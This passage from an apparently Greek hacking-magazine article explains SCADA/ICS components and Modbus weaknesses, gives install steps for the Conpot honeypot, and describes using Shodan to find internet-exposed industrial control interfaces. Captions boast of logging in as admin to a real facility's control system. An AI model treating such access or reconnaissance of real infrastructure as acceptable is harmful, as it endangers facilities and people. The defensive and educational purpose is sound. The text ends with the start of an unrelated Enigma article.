- Λογικούς επεξεργαστές που επικοινωνούν με τα δύο παραπάνω. Οι λογικοί επεξεργαστές αποτελούν τα βασικότερα τμήματα του όλου κυκλώματος και μπορούν να έχουν έναν ή παραπάνω από τους παρακάτω ρόλους:
    1. Συλλογή και καταγραφή δεδομένων.
    2. Ενεργοποίηση/απενεργοποίηση του εξοπλισμού, σύμφωνα με κάποια λογική που έχει αποθηκευτεί στη μνήμη τους ή με βάση εντολές που δέχονται από κάποιον χειριστή.
    3. Μετάφραση πρωτοκόλλων, για τη διασύνδεση διαφορετικών τμημάτων του εξοπλισμού.
    4. Ανίχνευση βλαβών και καταστάσεων κινδύνου.
- Συστήματα επικοινωνίας μεταξύ των λογικών επεξεργαστών.
- Υπολογιστές που λειτουργούν σαν σταθμοί χειρισμού. Σε αυτούς κάθεται συνήθως κάποιος φαλακρός και ευτραφής τύπος, που παρακολουθεί τη λειτουργία του εργοστασίου (Σ.τ.Ε. Καπελάκι jockey ανάποδα, δεν φοράει;!) Σε αυτούς τους υπολογιστές καταλήγουν τα δεδομένα από τους λογικούς επεξεργαστές και συνήθως υπάρχει εγκατεστημένο ένα περιβάλλον γραφικών, για την ευκολότερη παρουσίαση και διαχείριση. Αυτό το περιβάλλον είναι γνωστό σαν HMI (Human Machine Interface).

*Το Conpot honeypot μόλις ξεκίνησε τη λειτουργία του! Προσομοιώνοντας τα πρωτόκολλα επικοινωνίας Modbus και SNMP, είναι σε θέση να καταγράψει επιθέσεις που στοιχεύουν συστήματα SCADA.*



Φυσικά, όλα τα παραπάνω ενδέχεται να αποτελούν τμήματα του ίδιου συστήματος και όχι ξεχωριστές μονάδες. Τα συστήματα SCADA/ICS βρίσκονται κι αυτά υπό απειλή:


- Από malware όπως τα Stuxnet, Flame και Duqu! Τέτοια cyber weapons κατασκευάζονται συχνά και στοχεύουν συστήματα SCADA.
- Από εσωτερικές απειλές: Η εξάπλωση του Stuxnet πραγματοποιήθηκε εκ των έσω, με τη μόλυνση ενός σταθμού ελέγχου, αλλά ας μην πάμε μακριά... Ακόμη κι ο βαριεστημένος υπάλληλος μπορεί να «παίξει» με το σύστημα, για να περάσει την ώρα του ή για να προκαλέσει προβλήματα και πανικό, ως εκδίκηση για μια μείωση του μισθού.
- Από κακόβουλους εισβολείς: Τα κίνητρα είναι πολλά, μικρά αλλά και μεγάλα. Από ψυχολογικά (είναι, πράγματι, και λίγο μαγκιά να μπορείς να χειριστείς ολόκληρη ανεμογεννήτρια :D) έως οικονομικά (βλέπε: βιομηχανική κατασκοπεία και φυσικά κυβερνοπόλεμος).

Από τα διάφορα συστατικά των SCADA/ICS που αναφέρθηκαν παραπάνω, εκείνα που μας ενδιαφέρουν περισσότερο από άποψη ασφάλειας είναι οι λογικοί επεξεργαστές και οι υπολογιστές/σταθμοί ελέγχου. Ας αναλύσουμε λίγο παραπάνω τη φύση καθενός.

## PLC, RTU, EWB, HMI κι όλου του κόσμου τα καλά!

Οι λογικοί επεξεργαστές είναι εκείνοι που αναλαμβάνουν την πλειονότητα των ελέγχων και των πράξεων που τελούνται σε ένα σύστημα SCADA. Γενικά, χωρίζονται σε δύο κατηγορίες: Τα PLC και τα RTU. Τα PLC (Programmable Logic Controllers) είναι

*Χμ, μόλις συνδεθήκαμε ως admin σε ένα σύστημα ελέγχου μεταβλητών περιβάλλοντος και διαχείρισης ασφαλείας μιας εγκατάστασης. Καλά πάμε! (Αυτοί πάλι, όχι.)*






*Ωπ, μόλις βρήκαμε τη σελίδα πρόσβασης σε ένα σύστημα διαχείρισης μιας ανεμογεννήτριας, κάπου στην Ασία. Ευτυχώς, η συγκεκριμένη είναι προστατευμένη με κωδικό!*


ηλεκτρονικές συσκευές που σχεδιάστηκαν για να αναλάβουν το ρόλο της τέλεσης λογικών πράξεων, με βάση τα δεδομένα που συλλέγουν από διάφορους αισθητήρες. Οπτικά μοιάζουν με συμπαγή κουτιά κι ορισμένες φορές έχουν πάνω τους κουμπιά ή μια πολύ μικρή οθόνη. PLC υπάρχουν σχεδόν παντού: όπου υπάρχει ανάγκη για διαχείριση και έλεγχο τεχνικού εξοπλισμού και είναι αναγκαία η τήρηση συγκεκριμένων κανόνων λογικής. Για παράδειγμα, ακόμα και στο σπίτι μας, το ασανσέρ μας είναι πολύ πιθανό να χρησιμοποιεί ένα ή παραπάνω PLC για τη λειτουργία του. Κάποιοι χρησιμοποιούν PLC για να δώσουν πρωτότυπες λύσεις σε καθημερινά προβλήματα: `http://bit.ly/plcfcm2`. Μη νομίζετε όμως ότι τα PLC αναλαμβάνουν αποκλειστικά απλές διεργασίες. Το Stuxnet, λόγου χάρη, είχε ως στόχο τα PLC συγκεκριμένης εταιρείας, τα οποία ήταν υπεύθυνα για τη λειτουργία των μηχανών φυγοκέντρησης σε μονάδες απεμπλουτισμού ουρανίου. Όπως καταλαβαίνετε, τα PLC χρησιμοποιούνται σχεδόν παντού!

Πέρα από τα PLC υπάρχει και μια δεύτερη κατηγορία συσκευών ελέγχου. Πρόκειται για τα λεγόμενα RTU, από το Remote Terminal Units. Αυτά είναι σαφώς πιο ανεπτυγμένα κι έχουν παραπάνω δυνατότητες από τα PLC. Τα RTU αποτελούνται από ξεχωριστά τμήματα (modules) που συνδέονται πάνω σε μια κεντρική μονάδα. Τα

RTU προγραμματίζονται σε γλώσσες όπως η C κι έχουν πολλές δυνατότητες που λείπουν από τα PLC, όπως το απομακρυσμένο upload νέου κώδικα, η κρυπτογραφία, η ασύρματη επικοινωνία με ραδιοσυχνότητες κ.λπ.

Σχετικά με τους υπολογιστές ελέγχου, αρκεί να πούμε πως αυτοί αποτελούν τη δίοδο για τη χρήση (ή κατάχρηση) των συστημάτων SCADA. Ο όρος «υπολογιστές ελέγχου», όμως, είναι λίγο παραπλανητικός. Αν και υπάρχουν περιπτώσεις κατά τις οποίες αξιοποιούνται φυσικοί υπολογιστές, πολλές φορές ο «υπολογιστής ελέγχου» αποτελεί τμήμα ενός RTU. Σε αυτές τις περιπτώσεις εγκαθίσταται ένας πυρήνας λειτουργικού συστήματος στο RTU και στη συνέχεια ένας ειδικός web server, που ονομάζονται EWB (Embedded Web Server). Πάντως, κίνδυνοι υφίστανται σε κάθε περίπτωση:

**α)** Όταν χρησιμοποιείται ένας ξεχωριστός υπολογιστής, επικοινωνεί με τις συσκευές SCADA μέσω ενός κλασικού πρωτοκόλλου επικοινωνίας (περισσότερα σε λίγο). Η σχετική εφαρμογή που τρέχει στον υπολογιστή αναλαμβάνει τη λειτουργία του όλου συστήματος, αλλά και την παρουσίαση των δεδομένων. Συνήθως αυτοί οι υπολογιστές είναι ξέφραγα αμπέλια, αφού κανένας δεν τηρεί τους κανόνες ασφάλειας! Έτσι, είναι εύκολο να γίνουν επιθέσεις μέσω malware.





*Ορίστε το περιβάλλον γραφικών για την εποπτεία και τον έλεγχο των υδραυλικών εγκατάστασεων ενός πολυτελούς ξενοδοχείου, στην Ολλανδία! Αυτό μάλλον δε χρειαζόταν να είναι online :/*

**β)** Όταν ο υπολογιστής ελέγχου αποτελεί τμήμα ενός RTU, τρέχει έναν web server και μέσω αυτού προβάλλει το περιβάλλον διαχείρισης. Τα προβλήματα ξεκινούν όταν τα συστήματα αυτού του είδους παίρνουν δημόσιες IP και είναι προσβάσιμα από όλον τον κόσμο! Μη γελάτε καθόλου, γιατί αυτό αποτελεί καθημερινό φαινόμενο και θα το εξετάσουμε στη συνέχεια. Ένας επιτιθέμενος μπορεί να σκανάρει διάφορα IP blocks για να βρει τέτοιες συσκευές, για τις οποίες γνωρίζει ότι έχουν μια κάποια ευπάθεια. Υπάρχει βέβαια και πιο απλή περίπτωση, κατά την οποία ο υπεύθυνος χειριστής χρησιμοποιεί τον εργοστασιακό κωδικό πρόσβασης στο σύστημα, τον οποίο είναι πολύ εύκολο να μάθει κανείς.

## Επικοινωνία συσκευών SCADA

Last but not least (Σ.τ.Ε. Δεν αναφέρω καν το αστείο), πρέπει να αναφερθούμε στα πρωτόκολλα επικοινωνίας που χρησιμοποιούν οι συσκευές SCADA/ICS. Γενικά, πρέπει να γνωρίζετε πως υπάρχουν πάνω από 100 (κυριολεκτικά) πρωτόκολλα που χρησιμοποιούνται για την επικοινωνία μεταξύ συσκευών βιομηχανικού ελέγχου. Φυσικά, αυτό δεν σημαίνει ότι όλα είναι εξίσου δημοφιλή ή ότι θα βρείτε συσκευές να τα χρησιμοποιούν. Αν θέλαμε όμως να διαλέξουμε ένα από αυτά, ο καθαρός νικητής

*Ένα από τα ενδιαφέροντα ευρήματα μας, ανήκει στο ΤΕΙ Αθηνών. Ευτυχώς, πρόκειται για κάτι αθώο και ήδη ανοικτό στο κοινό.*



είναι το πρωτόκολλο Modbus. Πρόκειται για το de facto πρωτόκολλο επικοινωνίας για τις συσκευές SCADA. Είναι πολύ παλιό (σχεδιάστηκε το 1979) και φτιάχτηκε αποκλειστικά για χρήση σε PLC. Για πολλά χρόνια στηριζόταν στη σειραϊκή επικοινωνία, ενώ το 1999 πέρασε στο TCP/IP. Υπολογίζεται ότι υπάρχουν πάνω από 7 εκατομμύρια συσκευές συνδεδεμένες μέσω Modbus, στη Βόρεια Αμερική και στην Ευρώπη.

Το Modbus ακολουθεί τη φιλοσοφία του master/slave, με τον master να είναι συνήθως ένας υπολογιστής ελέγχου και τους slaves να είναι διάφορα RTU. Η λογική του master/slave δεν είναι ίδια με του client/server που γνωρίζουμε όλοι καλύτερα. Αν θέλετε την αναλογία μεταξύ τους, σκεφτείτε ότι στην περίπτωση των SCADA ο server είναι τα RTU που σερβίρουν δεδομένα και ο client είναι ο υπολογιστής ελέγχου, ο οποίος ζητάει τα δεδομένα! Κατά τα σύνδεση σε ένα δίκτυο Modbus, κάθε συσκευή αποκτά μοναδική διεύθυνση η οποία χρησιμοποιείται για την λήψη εντολών. Λόγω της παλαιότητας του πρωτοκόλλου, ένας εισβολέας ή ένας κακόβουλος σταθμός (rogue station) μπορεί να στείλει ο ίδιος εντολές σε άλλα RTU ή να εκτελέσει επίθεση MiTM (Man-in-The-Middle).


## Από τη σκοπιά του αμυνόμενου!

Το ζήτημα της ασφάλειας στα συστήματα SCADA έχει πολύ ψωμί. Αρχικά, θα δούμε την αμυντική και ερευνητική πλευρά του θέματος. Στην προσπάθειά μας αυτή θα μας βοηθήσει ένα ωραιότατο honeypot! Όσο και αν φαίνεται παράξενο, μέχρι πριν από λίγο καιρό δεν είχε αναπτύξει κανένας κάποιο μοντέρνο πρόγραμμα προσομοίωσης των συστημάτων SCADA. Υπήρχαν μόνο μερικά σχετικα scripts για το Honeyd (ένα περίφημο honeypot). Προς έκπληξη όλων, όμως, ο πολύ καλός άνθρωπος που έχει αναπτύξει το Glastopf web honeypot αποφάσισε να πατήσει πόδι! Έτσι, πριν από σχεδόν ένα μήνα κυκλοφόρησε στο GitHub η πρώτη έκδοση ενός SCADA honeypot, με την ονομασία Conpot! Το Conpot είναι γραμμένο σε Python και προσομοιώνει τη λειτουργία ενός Siemens PLC (για την ακρίβεια το μοντέλο SIMATIC S7-200), το οποίο διαθέτει επάνω του ένα Ethernet module (όπως θα συνέβαινε και σε ένα πραγματικό σενάριο). Το εν λόγω honeypot έχει δυνατότητα επικοινωνίας μέσω Modbus ή SNMP και, αφού το θέσουμε σε λειτουργία, θα καταγράφει τις επιθέσεις που δέχεται μέσω αυτών των πρωτοκόλλων. Ας δούμε την εγκατάστασή του. Για τις δικές μας δοκιμές χρησιμοποιήσαμε το Ubuntu Desktop 12.04. Ξεκινάμε με μια αναβάθμιση του συστήματος:

```
root@snf-14958:~# aptitude update && aptitude safe-upgrade
```

Στη συνέχεια κατεβάζουμε τον κώδικα του honeypot από το GitHub:

```
root@snf-14958:~# cd /opt/
root@snf-14958:/opt# aptitude install git git-core
root@snf-14958:/opt# git clone git://github.com/glastopf/conpot.git
Cloning into 'conpot'...
remote: Counting objects: 1041, done.
remote: Compressing objects: 100% (479/479), done.
remote: Total 1041 (delta 542), reused 1037 (delta 540)
Receiving objects: 100% (1041/1041), 304.22 KiB | 212 KiB/s, done.
Resolving deltas: 100% (542/542), done.
```




*Ωχ, να και το πρώτο θύμα :S Δυστυχώς, κάποιος δεν πρόσεξε και το SCADA του παραβιάστηκε από κακόβουλους χρήστες. Και να ήταν το μόνο...*

Ακολούθως μεταγλωττίζουμε κι εγκαθιστούμε:

```
root@snf-14958:/opt# cd conpot/
root@snf-14958:/opt/conpot# aptitude install python-gevent python-lxml
python-sqlite
root@snf-14958:/opt/conpot# python setup.py install
```

Τώρα είμαστε έτοιμοι να ξεκινήσουμε το Conpot:

```
root@snf-14958:/opt/conpot# cd bin/
root@snf-14958:/opt/conpot/bin# python conpot
```

Τα-νταααα! (Σ.τ.Ε. Το άκουσα αυτό.) Το Conpot έχει ξεκινήσει και περιμένει υπομονετικά για συνδέσεις. Μόλις ανιχνεύσει κάποια, θα εμφανίσει αμέσως μια νέα γραμμή με λεπτομέρειες για αυτή. Μπορείτε να το δοκιμάσετε πραγματοποιώντας μία σύνδεση μέσω telnet στη θύρα 502, που ακούει ο Modbus server:

```
root@kali:~# telnet 83.212.XXX.XXX 502
Trying 83.212.XXX.XXX...
Connected to 83.212.XXX.XXX.
```

```
Escape character is '^]'.
Connection closed by foreign host.
```

Με την παραπάνω δοκιμή, στην κονσόλα του Conpot εμφανίζονται δύο εγγραφές για την σύνδεση και την αποσύνδεση του client:

```
2013-06-14 22:07:41,210 New connection from 46.103.XXX.XXX:45160. (ddc3ae02-cf39-46a9-9f33-b894e009ce09)
2013-06-14 22:07:46,216 Socket timeout, remote: 46.103.XXX.XXX. (ddc3ae02-cf39-46a9-9f33-b894e009ce09)
```

**Σημείωση.** Αν τρέχετε το Conpot σε κάποιον απομακρυσμένο server και κλείσετε τη συνεδρία SSH, η λειτουργία του honeypot θα σταματήσει. Για να αποφύγετε κάτι τέτοιο, χρησιμοποιήστε το γνωστό πρόγραμμα screen!

Το Conpot έχει ένα αρχείο ρυθμίσεων με την ονομασία conpot.cfg, που βρίσκεται μέσα στον κατάλογο /opt/conpot. Αν το ανοίξετε, θα διαπιστώσετε ότι είναι μικρό και δεν έχει πολλές επιλογές. Ωστόσο, καλό θα ήταν να ενεργοποιήσετε τη βάση δεδομένων SQLite (enabled True). Έτσι, οι συνδέσεις που δέχεται το conpot θα αποθηκεύονται σε μια τοπική βάση δεδομένων, εντός του αρχείου conpot.db.

Αν και παρατηρείται μια γενικότερη έξαρση των επιθέσεων ενάντια σε συστήματα SCADA, το δικό μας honeypot δεν κατέγραψε μεγάλο όγκο δεδομένων στις 5 ημέρες λειτουργίας του. Αξίζει να αναφέρουμε όμως ότι είχαμε συνδέσεις από ΗΠΑ, Ν. Κορέα και Γερμανία. Προτείνουμε να το δοκιμάσετε και μόνοι σας και μάλιστα για ακόμη μεγαλύτερο χρονικό διάστημα ;)

## Από την σκοπιά του επιτιθέμενου!


Ας περάσουμε τώρα στην απέναντι πλευρά. Ας υποθέσουμε ότι θέλουμε να βρούμε συστήματα SCADA, τα οποία έχουν ελεύθερη πρόσβαση στο διαδίκτυο. Όπως είπαμε, πολλά RTU λειτουργούν σαν σταθμοί ελέγχου, εμφανίζοντας το περιβάλλον διαχείρισης μέσω ενός web server. Το πρόβλημα που επίσης αναφέραμε, είναι ότι πολλά από αυτά τα RTU έχουν δημόσιες διευθύνσεις IP και είναι προσβάσιμα από όλους! Κάπως έτσι προκύπτει το εξής ερώτημα: «Που στο καλό θα βρω τέτοια συστήματα;» Η απάντηση είναι απλή και μονολεκτική: Shodan! Πρόκειται για μια μηχανή αναζήτησης, η οποία δεν έχει καμία σχέση με εκείνες που γνωρίζουμε όλοι. Ενώ οι παραδοσιακές μηχανές αναζήτησης σκανάρουν αδιάκοπα το περιεχόμενο όλων των ιστοσελίδων, το Shodan σκανάρει IP blocks και αποθηκεύει, σε μια βάση δεδομένων, τις υπηρεσίες που τρέχουν σε κάθε μηχάνημα, τα αντίστοιχα headers καθώς και τις αντίστοιχες θύρες. Το header μιας υπηρεσίας είναι ένα κομμάτι κειμένου με ιδιαίτερη σημασία, καθώς περιέχει πολύτιμες πληροφορίες για την εκάστοτε υπηρεσία (έκδοση λογισμικού, είδος υπηρεσίας κ.ά.). Έτσι, μέσα από το Shodan μπορούμε να βρίσκουμε υπολογιστές που τρέχουν μια συγκεκριμένη υπηρεσία ή που στο header τους περιέχουν ένα συγκεκριμένο χαρακτηριστικό (π.χ., το όνομα ενός συγκεκριμένου web server). Σε όλα αυτά προσθέστε και το γεγονός ότι το Shodan επιτρέπει την εισαγωγή διαφόρων φίλτρων στην αναζήτηση, ώστε να περιορίσουμε τα αποτελέσματα σε μια συγκεκριμένη χώρα, σε έναν συγκριμένο ISP και πάει λέγοντας. Αν δεν έχετε σπεύσει ήδη, δοκιμάσετε το Shodan τώρα (`http://www.shodanhq.com`). Για να βρείτε συστήματα SCADA μπορείτε να χρησιμοποιήσετε ένα ή περισσότερα από τα

keywords που αναφέρθηκαν ως τώρα μέσα στο άρθρο (ε, μην σας τα δώσουμε και στο πιάτο :P). Στις εικόνες του άρθρου θα δείτε μερικά ενδιαφέροντα ευρήματα.

**Προσοχή.** Είστε υπόλογοι στο νόμο για οποιαδήποτε παράνομη ενέργεια εκτελέσετε. Αν βρείτε κάποιο ανοικτό σύστημα, μην επιχειρήσετε να το πειράξετε απομακρυσμένα. Ενδέχεται να θέσετε ανθρώπους σε κίνδυνο!

## Επίλογος

Κάπου εδώ φτάσαμε στο τέλος αυτού του μικρού αφιερώματος στα συστήματα ICS/SCADA. Ο τομέας της ασφάλειας αυτών των συσκευών είναι καυτός, καθώς κυβερνήσεις και οργανισμοί αντιλαμβάνονται ότι το Internet είναι ένας άναρχος χώρος με ατελείωτους κινδύνους. Είναι τουλάχιστον βλακώδες να υπάρχουν αυτή τη στιγμή εκατοντάδες κρίσιμα συστήματα ελέγχου, συνδεδεμένα απευθείας στο Διαδίκτυο! Το ζήτημα δεν θα μπορούσε να εξαντληθεί σε ένα άρθρο. Είμαστε σίγουροι ότι, σύντομα, θα ακούτε στα νέα όλο και περισσότερες αναφορές στα SCADA και στα προβλήματα τους. Και, πού ξέρετε, ίσως επανέλθουμε και εμείς στο μέλλον, με περισσότερα ευρήματα και τεχνικές γνώσεις.




*Σας τα λέγαμε. Να και ένας δεύτερος defaced web server συστήματος SCADA, που ανακαλύψαμε μέσω του Shodan.*

**Skill:** Intermediate
**Tags:** encryption, cryptography, Enigma, Python



# The Enigma Reborn

## Μέρος 1ο: Κρυπτογραφία 101 & Εισαγωγή στο Enigma

**Δε νομίζουμε να υπάρχει geek –και μάλιστα αναγνώστης του deltaHacker– που να μη γνωρίζει έστω κατ' όνομα τη θρυλική μηχανή κρυπτογράφησης Enigma. Σε μια εποχή που οι υπολογιστές δεν είχαν κάνει την εμφάνιση τους, πριν ακόμη κι από τον θρυλικό ENIAC (http://en.wikipedia.org/wiki/ENIAC), μια μηχανή έθετε σε κίνδυνο την έκβαση του 2ου Παγκοσμίου Πολέμου: Βλέπετε, η μηχανή Enigma, μια εκπληκτική ηλεκτρομηχανική κατασκευή κρυπτογράφησης/αποκρυπτογράφησης, ανήκε στους Γερμανούς και χρησιμοποιούνταν για την απόρρητη επικοινωνία των αρχηγείων με μονάδες στρατού και κυρίως υποβρύχια. Οι 